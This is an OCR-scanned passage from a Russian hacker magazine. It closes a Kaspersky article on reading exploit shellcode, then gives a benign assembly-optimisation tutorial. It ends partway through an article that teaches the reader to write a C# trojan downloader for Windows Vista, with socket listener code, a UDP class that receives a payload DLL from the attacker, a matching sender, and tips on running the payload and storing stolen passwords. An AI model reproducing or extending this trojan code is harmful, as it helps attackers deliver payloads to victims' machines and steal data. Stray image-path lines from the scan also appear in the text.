Ага! Вполне типичный расшифровщик. Значит, точка входа в shell-код действительно находится в начале массива, и он может быть беспрепятственно заменен любым таким же. Если же вместо осмысленного кода нас встречает мусор, то нужно последовательно отступать на один байт до тех пор, пока мы не получим что-то удобоваримое. Естественно, для этого необходимо знать ассемблер и хотя бы в общих чертах представлять себе устройство операционной системы.
Правильно спроектированный shell-код работает на всех версиях операционных систем, для которых он предназначен, однако в последнее время все чаще и чаще приходится сталкиваться с «пионерством», которое привязано к фиксированным адресам и функционирует только под определенной сборкой Linux-ядра или заранее заданным сервис-паком, наложенным на Windows.
*nix-подобные системы в этом плане менее изменчивы, и проблема «фиксированных адресов» здесь практически сведена на нет. Обычно shell-код вызывает необходимые ему функции через системные вызовы, интерфейс с которыми обеспечивается прерыванием INT 80h или дальним вызовом по адресу 0007h:00000000h, что позволяет shell-коду функционировать под всей линейкой осей, для которых он предназначен. Тем не менее, определенные системные вызовы в различных версиях ядер реализованы неодинаково, что порождает проблемы совместимости. К счастью, базовый набор системных вызовов остается единым для всех осей, и грамотно спроектированный exploit поражает как Linux, так и BSD.

Заключение


Последние версии *nix'ов оснащены довольно мощными защитными механизмами: неисполняемым стеком, рандомизатором адресного пространства и т.д. Обычным exploit'ом такую штуку уже не пробить, а потому техника написания shell-кодов в ближайшем будущем обещает круто измениться, но прежде чем бросаться на неисполняемый стек, необходимо разобраться в существующих exploit'ах, что мы сейчас и попытались сделать.

КРИС КАСПЕРСКИ

Экстремальная оптимизация

Хитрости низкоуровневого программинга для самых маленьких

АССЕМБЛЕР — ЭТО УДИВИТЕЛЬНЫЙ ЯЗЫК, ОТКРЫВАЮЩИЙ ДВЕРЬ В МИР БОЛЬШИХ ВОЗМОЖНОСТЕЙ И НЕОГРАНИЧЕННОГО САМОВЫРАЖЕНИЯ. СОСТЯЗАНИЯ МЕЖДУ ПРОГРАММИСТАМИ ЗДЕСЬ — ОБЫЧНОЕ ДЕЛО. ВЫИГРЫВАЕТ ТОТ, У КОГО НЕСТАНДАРТНЫЙ ВЗГЛЯД, И НЕОБЫЧНЫЙ ПОДХОД. ЗАЧАСТУЮ САМОЕ «ТУПОЕ» РЕШЕНИЕ — САМОЕ БЫСТРОЕ И ПРАВИЛЬНОЕ.



Путь начинающего ассемблерщика не только долог, но еще и тернист. Повсюду торчат острые шипы, дорогу преграждают разломы, ловушки и капканы. В темной чаще горят злые глаза, доносятся какие-то ухающие звуки. Разные неблагоприятные факторы нагнетают мрачную атмосферу и серьезно затрудняют продвижение вперед. Большинство учебников затрагивают только MS-DOS, крайне поверхностно описывая практические проблемы программирования под Windows. Я решил это исправить и поделиться с читателями рецептами, которые известны любому профессионалу, но совершенно неочевидны новичку.

Шотовые функции на блюдечке

Грань между плюсами «мышиного» и «рукописного» кода очень тонка. Отклонение в одну сторону снижает продуктивность программы, в другую — увеличивает время разработки. Короче, не будем разводить демагогию, а рассмотрим фрагмент кода, запускающий процесс на выполнение стандартным способом через win32 API-функцию CreateProcess:

```
xor eax, eax              ; eax := 0
push offset pi            ; lpProcessInformation
push offset sis           ; lpStartupInfo
push eax                  ; lpCurrentDirectory
push eax                  ; lpEnvironment
push eax                  ; dwCreationFlags
push eax                  ; bInheritHandles
push eax                  ; lpThreadAttributes
push eax                  ; lpProcessAttributes
push offset file_name     ; имя исполняемого файла с аргументами
push eax                  ; lpApplicationName
call ds:[CreateProcess]   ; косвенный вызов API-функции через IAT
```

Ассемблированный код занимает 1Fh байт и еще 54h байта расходуется на структуры PROCESS_INFORMATION и STARTUPINFO плюс длина имени файла. А вот что получится, если воспользоваться морально «устаревшей» функцией WinExec, доставшийся в наследство от 16-разрядной старушки Windows? Вопреки распространенному заблуждению, она реализована одновременно как 16- и 32-разрядная функция, а поэтому перехода в 16-разрядный режим при вызове WinExec из 32-разрядного кода не происходит, а значит, не происходит и падения производительности:

```
push 00h                  ; uCmdShow (короче, чем XOR EAX,EAX/PUSH EAX)
push offset file_name     ; имя исполняемого файла с аргументами
call ds:[WinExec]         ; косвенный вызов API-функции через IAT
```

Всего три машинные команды, укладывающиеся в 1Eh байт (без учета имени файла), и никаких дополнительных структур! Расплатой за оптимизацию становится невозможность создания отладочных или «замороженных» процессов, не говоря уже про атрибуты безопасности и прочую хрень. Но это еще не предел оптимизации! Воспользовавшись функцией system из библиотеки MSVCRT.DLL, которая активно используется многими приложениями и практически всегда «болтается» в памяти, мы сократим код до 1Dh байт или даже до 1Ah,

если отсрочим восстановление стека, выполнив команду add esp, x в конце функции, выталкивая все аргументы одним махом:

```
push offset file_name     ; имя исполняемого файла с аргументами
call system               ; прямой вызов функции (почему так — см. врезку)
add esp, 4                ; выталкиваем аргументы из стека (можно сделать позже)
```

То же самое относится и к функциям файлового ввода/вывода, преобразованиям данных и т. д. Никто же не будет спорить, что вызов fopen намного короче, чем CreateFile, а скорость исполнения у них практически та же самая, тем более что библиотека MSVCRT.DLL всегда присутствует в памяти, поскольку используются системные процессы. Windows просто спроецирует ее на наше адресное пространство — вот и все! Никакого увеличения потребляемой памяти не произойдет!
Больше выиграть можно на задачах, требующих перевода двоичных данных в ASCII-представление, или наоборот. Собственно говоря, программирование на ассемблере и начинается с вывода на экран числа, заданного в двоичной форме. Конечно, «вручную» разработанная и оптимизированная функция намного быстрее стандартного sprintf. Однако очень редко можно встретить программу, расходующую основное время на преобразование данных, поэтому использование библиотечных функций сокращает размер и время разработки программы.
Приведенный ниже пример распечатывает число, содержащееся в регистре EAX в шестнадцатеричной, десятеричной и восьмеричной форме, автоматически дописывая ведущие нули, растягивающие число до 4-х разрядов. А теперь попробуй осуществить то же самое без использования библиотек и сравни размер полученного кода!

Фрагмент программы, принимающий число в EAX и выводящий его на экран в шестнадцатеричной, десятеричной и восьмеричной формах

```
mov eax, 666h             ; число, которое необходимо вывести на экран

; // переводим число в hex, dec и oct системы исчисления в ASCII-представлении
sub esp, 60h; резервируем память под буфер, куда пойдет результат
mov ebx, esp              ; сохраняем указатель на буфер в регистре EBX
push eax                  ; \
push eax                  ; + - передаем число для преобразования функции sprintf
push eax                  ; /
push offset s             ; передаем в стек указатель на строку спецификаторов
push ebx                  ; передаем указатель на буфер для получения результата
call sprintf              ; прямой вызов функции sprintf

; // вывод преобразованных данных на экран через диалоговое окно
xor eax,eax               ; eax := 0
push eax                  ; uType
push eax                  ; lpCaption
push ebx                  ; lpText (наши преобразованные данные)
push eax                  ; hWnd
call ds:[MessageBoxA]     ; косвенный вызов API-функции MessageBox
add esp, 60h + (5*4)      ; выталкиваем аргументы из стека и уничтожаем буфер
...
s db "%04X hex == %04d dec == %04o oct",0          ; строка спецификаторов
```

Вызов API-функций из ассемблерных вставок

При вызове API и DLL-функций из ассемблерных вставок возникает множество проблем, довольно туманно описанных в документации, прилагаемой к компилятору. Возьмем, к примеру, Microsoft Visual C++ и попробуем вызвать функцию GetVersion так, как будто мы сделали это на чистом ассемблере:

```
__asm {
            call GetVersion            ; прямой вызов API-функции
}
```

Компилируем файл с настройками по умолчанию и запускаем. Программа тут же рушится. Почему? Смотрим в дизассемблере:

```
.text:00401000 E8 FF 2F 00 00         call near ptr GetVersion
...
.idata:00404004 ?? ?? ?? ??           extrn GetVersion:dword ; DWORD GetVersion(void)
```

Так вот где собака зарыта! Компилятор сгенерировал переход по адресу, где расположено двойное слово, принадлежащее таблице импорта (секция .idata) и содержащее указатель на API-функцию GetVersion.
Неудивительно, что попытка интерпретации таблицы импорта, как исполняемого кода, приводит к краху, и, чтобы программа заработала правильно, необходимо использовать косвенную адресацию, заключив имя функции в квадратные скобки и выставив перед ними знак префикса cs: или ds:. Правильный код выглядит так:

```
__asm{
            call ds:[GetVersion]       ; косвенный вызов API-функции
}
```

При вызове функций, представленных в двух вариантах — ASCII и UNICODE, — мы можем указывать суффиксы A и W явно, а можем использовать «каноническое» имя функции без суффиксов, и тогда компилятор самостоятельно выберет нужный вариант (в зависимости от настроек по умолчанию или ключей компиляции). Вот косвенный вызов функции CreateProcess без указания суффиксов, предоставляющий компилятору свободу выбора одного из двух вариантов:

```
__asm{
            ; тут мы передаем аргументы
            call ds:[CreateProcessW]; косвенный вызов функции с суффиксом W
}
```

А вот его дизассемблерный листинг. Вызывается именно та функция, которая была указана:

```
.text:0040101E         db 3Eh                  ; ds:
.text:0040101E         call CreateProcessW     ; запуск UNICODE-версии функции
```

А теперь — косвенный вызов функции CreateProcess без указания суффиксов, предоставляющий компилятору свободу выбора одного из двух вариантов:

```
__asm{
            ; тут мы передаем аргументы ...
            call ds:[CreateProcess]   ; косвенный вызов функции без суффиксов
}
```


Ну что же, компилятор выбрал ASCII-вариант, что соответствует его настройкам по умолчанию:

```
.text:0040101E         db 3Eh                  ; ds:
.text:0040101E         call CreateProcessA     ; запуск ASCII-версии функции
```


При вызове функций типа system квадратные скобки ставить уже нельзя! Функция system является частью библиотеки времени исполнения (RTL — Run Time Library), линкуемой статическим образом, поэтому call system сработает, как и ожидалось, а вот call ds:[system] передаст управление по адресу 83EC8B55h, попытавшись проинтерпретировать начало функции system как указатель:

```
.text:0040100B 3E FF 15 1A 10 40 00    call dword ptr system
...
; косвенный вызов статически линкуемой функции
; приводит к тому, что первые 4 байта функции
; интерпретируются как указатель, и управление передается по адресу 83EC8B55h
...
.text:00401018         system proc near        ; начало функции system
.text:00401018 55                      push ebp
.text:00401019 8B EC                   mov ebp, esp
.text:0040101B 83 EC 10                sub esp, 10h
.text:0040101E 56                      push esi
```

Таким образом, при вызове функций из ассемблерных вставок всегда следует учитывать специфику конкретной вызываемой функции, не надеясь на то, что компилятор сделает это за нас.
При программировании на чистом ассемблере подобная проблема не возникает, поскольку имена и типы вызовов функций всегда объявляются вручную (или через включаемые файлы), и мы заранее знаем, как именно интерпретирует их транслятор. При работе с ассемблерными вставками подобной уверенности у нас нет. В частности, если компилятор решил использовать инкрементную линковку, то имя функции интерпретируется уже не как указатель на двойное слово из таблицы импорта, а как указатель на «переходник», представляющий собой jmp [pFunc], то есть нам квадратные скобки не нужны!
Инкрементная линковка обычно включается в режиме оптимизации, а в отладочном варианте отсутствует. Сюрприз, да? При изменении ключей компиляции ассемблерные вставки изменяют свое поведение, причем безо всякого предупреждения!



Содержимое стека на момент вызова функции f на древней XT, снабженной 8086 процессором. В отладчике хорошо видно, что в стек попадает уже уменьшенное значение регистра SP, в результате чего указатель *x указывает сам на себя!



Вывод на экран числа в разных системах исчисления

Короче говоря, внешние функции из ассемблерных вставок лучше не вызывать, а если и вызывать, то очень осторожно.

Выделение памяти на стеке

На процессорах 8086/8088 существовала замечательная возможность — затолкать в стек аргумент-указатель с одновременным выделением памяти всего одной (!) однобайтовой (!) машинной командой PUSH ESP, которая сначала уменьшала значение ESP, а только потом заталкивала его в стек. То есть в стек попадало уже уменьшенное значение ESP, что способствовало трюкачеству.

Рассмотрим конкретный пример — функцию, одним из аргументов которой является указатель на переменную, принимающую возвращаемый результат: f(int a, word *x). Предельно компактный вызов (на 8086!) выглядел так:

```
push sp    ; передаем указатель на x с одновременным выделением памяти
push si    ; передаем переменную a
call f     ; зовем функцию
```

Подвох в том, что переменная x возвращается к ячейке памяти, выделенной PUSH SP! То есть указатель на x указывает сам на себя, что хорошо видно в отладчике (см. рис).

Начиная с 80286, логика работы инструкции PUSH ESP предательским образом изменилась, и теперь процессор помещает в стек такое значение регистра ESP, каким оно было до модификации (кстати, псевдокод команды PUSH, приведенный в руководстве Intel, содержит ошибку, из которой следует, что в стек помещается уменьшенное значение ESP, хотя на практике это не так!).

И пока программисты спорят, какое из двух решений идеологически более правильное, прежний код отказывается работать, потому что команда PUSH ESP вместо указателя, указывающего на себя, теперь заталкивает в стек указатель на следующее двойное слово! Поэтому при переходе с 8086 на 286+ приходится добавлять «лишнюю» команду PUSH EAX, резервирующую ячейку на стеке, на которую будет указывать значение ESP, засланное в стек инструкцией PUSH ESP:

```
push eax   ; выделяем память под переменную x (регистр может быть любым)
push esp   ; передаем указатель на x как аргумент функции f
push esi   ; передаем переменную a
call f     ; зовем f
```

Несмотря на то, что 8086/8088 процессоры уже давно не встречаются в дикой природе (ну разве что в виде эмуляторов), многие программы, написанные под них, актуальны и сегодня. Это касается как уже откомпилированного машинного кода, так и различных ассемблерных библиотек, переносимых под современные процессоры. Одна из причин, по которой они могут не работать, — это различие в логике обработки команды PUSH ESP.


Вообще же, динамическое выделение памяти посредством PUSH + фиктивный регистр — вполне законный прием, которым пользуются не только люди, но и компиляторы. Это намного компактнее, чем обращение к локальным/глобальным переменным, выделяемым классическим способом.


Естественно, большие объемы памяти лучше всего выделять с помощью SUB ESP, XXh, но при этом следует помнить, как минимум, о двух вещах. Первое и главное — Windows-системы выделяют стековую память динамически, используя для этого специальную «сторожевую» страницу памяти (page guard). Как только к ней происходит обращение, система выделяет еще одну или несколько страниц памяти, перемещая сторожевую страницу наверх (в сторону меньших адресов памяти). При последовательном «росте» стека все работает нормально, но, если попытаться прыгнуть за сторожевую страницу, сразу же возникнет непредвиденное исключение (ведь никакой памяти по данному адресу еще нет) — и работа программы завершится в аварийном режиме. То есть, если у нас есть, к примеру, 1 Мб стекового пространства, то это еще не значит, что код SUB ESP, 10000h/MOV [ESP],EAX будет работать. Тут уж как повезет (или не повезет). Если ранее вызываемые функции выделяли стековую память планомерно, задвинув сторожевую страницу куда-то вглубь стекового пространства, то какие-то шансы у нас есть, но полагаться на них не стоит. Поэтому при выделении под локальные переменные более 4-х Кб необходимо выполнить цикл, последовательно обращающийся хотя бы к одной ячейке каждой из запрашиваемых страниц. Читать все ячейки необязательно, да и непроизводительно.

Компиляторы делают это автоматически, а вот многие ассеблерщики о таком коварстве Windows зачастую даже и не подозревают, а потом упорно ищут бага в своей программе, не понимая, почему она не работает! Вот пример программы на Си, выделяющей 1 Мб памяти под локальные переменные и обращающейся к самой «дальней» ячейке:

```
main()
{
        char x[1024*1024];      // выделяем 1 Мб стековой памяти
        return *x;      // обращаемся к наиболее «дальней» стековой ячейке
}

.text:00401000 _main    proc near
.text:00401000                  mov eax, 100000h
.text:00401005                  call __alloca_probe
.text:0040100A                  movsx eax, byte ptr [esp]
.text:00401012                  add esp, 100000h
.text:00401018                  retn
.text:00401018 _main            endp
...
.text:00401020 __alloca_probe   proc near
.text:00401020
.text:00401020          arg_0 = dword ptr 8
.text:00401020
.text:00401020                  push ecx
.text:00401021                  cmp eax, 1000h
.text:00401026                  lea ecx, [esp+arg_0]
.text:0040102A                  jb short loc_401040
.text:0040102C
.text:0040102C          loc_40102C:
.text:0040102C                  sub ecx, 1000h
```


Выбор конкретного инструментария - дело вкуса


В стек попадает такое значение регистра ESP, каким оно было до модификации, в результате чего указатель *x указывает на следующее двойное слово!


```
.text:00401032                      sub eax, 1000h
.text:00401037                      test [ecx], eax
.text:00401039                      cmp eax, 1000h
.text:0040103E                      jnb short loc_40102C
.text:00401040
.text:00401040          loc_401040:
.text:00401040                      sub ecx, eax
.text:00401042                      mov eax, esp
.text:00401044                      test [ecx], eax
.text:00401046                      mov esp, ecx
.text:00401048                      mov ecx, [eax]
.text:0040104A                      mov eax, [eax+4]
.text:0040104D                      push eax
.text:0040104E                      retn
.text:0040104E __alloca_probe       endp
```

Но коварство Windows на этом не заканчивается. Многие API-функции неявно закладываются на выравнивание стека, и, если нам, к примеру, требуется ровно 69h байт стековой памяти, ни в коем случае нельзя писать SUB ESP,69h, а то все рухнет! Следует округлить 69h по границе двойного слова и запросить 6Ch байт или... между актами выделения/освобождения памяти не вызывать никаких API-функций. Часто, в погоне за оптимизацией, программисты, борющиеся за каждый байт памяти, забывают о выравнивании и часами ищут причину, по которой оптимизированный вариант программы отказывается работать.

Заключение

Системное программирование хранит множество секретов, загадок и тайн, постепенно становясь уделом небольшой горстки профессионалов, в то время как мир дружно сходит с ума, подсаживаясь на языки высокого уровня. Об ассемблере вспоминают только тогда, когда требуется что-то очень сильно нестандартное, с чем компилятор уже не справляется или сгенерированный им код не отвечает требованиям производительности.

Вот тут-то и выясняется, что специалистов, владеющих ассемблерами, практически нет, а те, что есть, уже утратили свои навыки и оптимизируют намного хуже компиляторов, разработчики которых за последние несколько лет сделали качественный рывок вперед! Сам по себе ассемблер не обеспечивает ни компактности кода, ни высокой скорости. Все решают хитрые трюки и приемы программирования, находчивость и инженерная смекалка. Главное — выбрать верную стратегию поведения. Не пытаться сократить программу на пару байт, которые все равно будут потеряны при выравнивании, а реально оценивать свой творческий потенциал, сопоставляя его с целями и задачами операций. Алгоритмическая оптимизация зачастую ускоряет программу в десятки раз, в то время как перенос Сишного кода на ассемблере обычно дает 10%-15% выигрыша. Но это еще не значит, что ассемблер бесполезен. Просто, как и любой другой инструмент, он имеет границы своей применимости, с которыми следует считаться, чтобы не попасть впросак! ⊐⊏



SULVERUS AKA ДРОЗДОВ АНДРЕЙ
/ SULVERUS@MAIL.RU /
/ SULVERUS@MAIL.RU /

В СЕТЯХ ЗЛА

Первые вирусы и трояны для Windows Vista на основе .NET



БОЛЬШИНСТВО ЗЛО-КОДЕРОВ ОЧЕНЬ СКЕПТИЧЕСКИ ОТНОСЯТСЯ К НОВЫМ ТЕХНОЛОГИЯМ В ПРОГРАММИРОВАНИИ. ОНИ УТВЕРЖДАЮТ, ЧТО ВИРУСЫ НУЖНО ПИСАТЬ ИСКЛЮЧИТЕЛЬНО НА АССЕМБЛЕРЕ (ХОТЯ Я С НИМИ НЕ СПОРЮ И ГЛУБОКО УВАЖАЮ ТАКИЕ ВЕЛИКИЕ КОМАНДЫ, КАК 29А). НО МНЕ КАЖЕТСЯ, ЧТО НАДО ВСЕ-ТАКИ ОСВАИВАТЬ НОВЫЕ ТЕХНОЛОГИИ. В ДАННЫЙ МОМЕНТ ВЫХОД WINDOWS VISTA ПЛАНИРУЕТСЯ НА ЯНВАРЬ-ФЕРАЛЬ 2007 ГОДА. ПОСКОЛЬКУ VISTA БУДЕТ ИСПОЛЬЗОВАТЬ ТЕХНОЛОГИЮ .NET, О НЕЙ И ПОЙДЕТ РЕЧЬ В ЭТОЙ СТАТЬЕ.

Что мы имеем?

C# предлагает огромное количество возможностей для зло-кодера. По-моему, это единственный язык, где так хорошо развита концепция объектно-ориентированного программирования. Теперь нам доступны такие фичи, как, например, рефлексия кода, новые горизонты нам открывает CLR(Common Language Runtime). Благодаря CLR мы можем связывать приложения независимо от языка, на котором они написаны. Для примера давай напишем Downloader с небольшим набором функций. Что он должен уметь? Во-первых, качать, так как это основное его назначение. Для закачки файлов обычно используют протокол ftp, но это избито и легко обнаруживается антивирусами, файрволами и прочими добровольными контролерами. В нашем примере для этой цели мы будем использовать протокол UDP(User Datagram Protocol). Удобен UDP тем, что он обеспечивает быстрое обслуживание без организации соединения, а еще он позволяет использовать групповую рассылку, что для злобного софта очень важно. После того как мы загрузим обновление на зараженный компьютер, необходимо его инициализировать (например, при помощи рефлексии), а заодно мы научим наш мерзкий экзешник запускать другие приложения. Кстати, можно добавить и функцию работы с базами данных, чтобы он, например, мог заносить туда пароли от чего-нибудь, плюшки и прочую полезную для хакера инфу. Перейдем непосредственно к кодингу.

Кодим!

Начнем с основ. Для начала нам надо соединить клиента с сервером. Для этого мы будем использовать пространства имен System.NET и System.NET.Sockets. С сокетами все осталось, как и раньше, — мы просто объявляем переменные и слушаем нужный хакеру порт.

Работа с сокетами

```
IPHostEntry host = Dns.Resolve("localhost");
IPAddress ip = host.AddressList[0];    // создаем сокет и слушем 11000 порт
IPEndPoint ep = new IPEndPoint(ip, 11000);
Socket listn = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);

listn.Bind(ep);
listn.Listen(10);
```

Теперь надо разобраться с тем, каким образом троян будет качать файлы. Для этого мы будем использовать класс UdpClient. Вот основные функции класса, которые нам будут нужны: Connect(), Send(), Receive(). Для закачки файлов также необходимо использовать пространство имен System.Threading и его класс FileStream. Теперь напишем класс, который будет получать обновления от хакера с 12000 порта:

Класс для закачки файлов

```
public class fRecv
{
    public static IPEndPoint RemEp = null;
    public static FileStream fStream;    //объявляем переменные
    public static byte[] rByte = new Byte[0];
    public static int port = 12000;
    public static UdpClient udp = new UdpClient(port);

public static void RecFile()
{
    rByte = udp.Receive(ref RemEp);   //ловим данные по udp
    fStream = new FileStream("Troy_update.dll", FileMode.Create,
        FileAccess.ReadWrite, FileShare.ReadWrite); //создаем файл
    fStream.Write(rByte, 0, rByte.Length);              //пишем в него

    fStream.Close();
    udp.Close();
}
```

В клиенте должен быть реализован соответствующий класс для отправки файла. При желании хакер может написать на перле небольшой UDP server, чтобы посылать файлы не со своего компьютера, а с какого-нибудь удаленного nix-шелла. В клиенте используем такие же пространства имен, как и в самом трояне.

Класс для отправки файла

```
public class SndFile
{
    public static IPEndPoint ep;
    public static FileStream fStream;    //объявляем переменные
    public static IPAddress remoteIP;
    public const int port = 12000;
    public static UdpClient serv = new UdpClient();

    public static void SendFile()
    {
        byte[] buff = new byte[fStream.Length];
        fStream.Read(buff, 0, buff.Length);             //читаем файл

        Console.WriteLine("Sending File... ");

        serv.Send(buff, buff.Length, ep);
        //посылаем данные трояну по udp
        fStream.Close();
        serv.Close();
    }
}
```

После того как троян загрузил файл, он может с ним делать все, что угодно. Если нужно — запустить функцией Process.Start(proc_name), а если же есть потребность подгрузить dll, то можно воспользоваться модным методом рефлексии.

Рефлексия

Нововведением технологии .NET является процесс рефлексии типов данных. Используя данный процесс, программа может обнаруживать типы данных во время своей работы или после подгрузки dll.

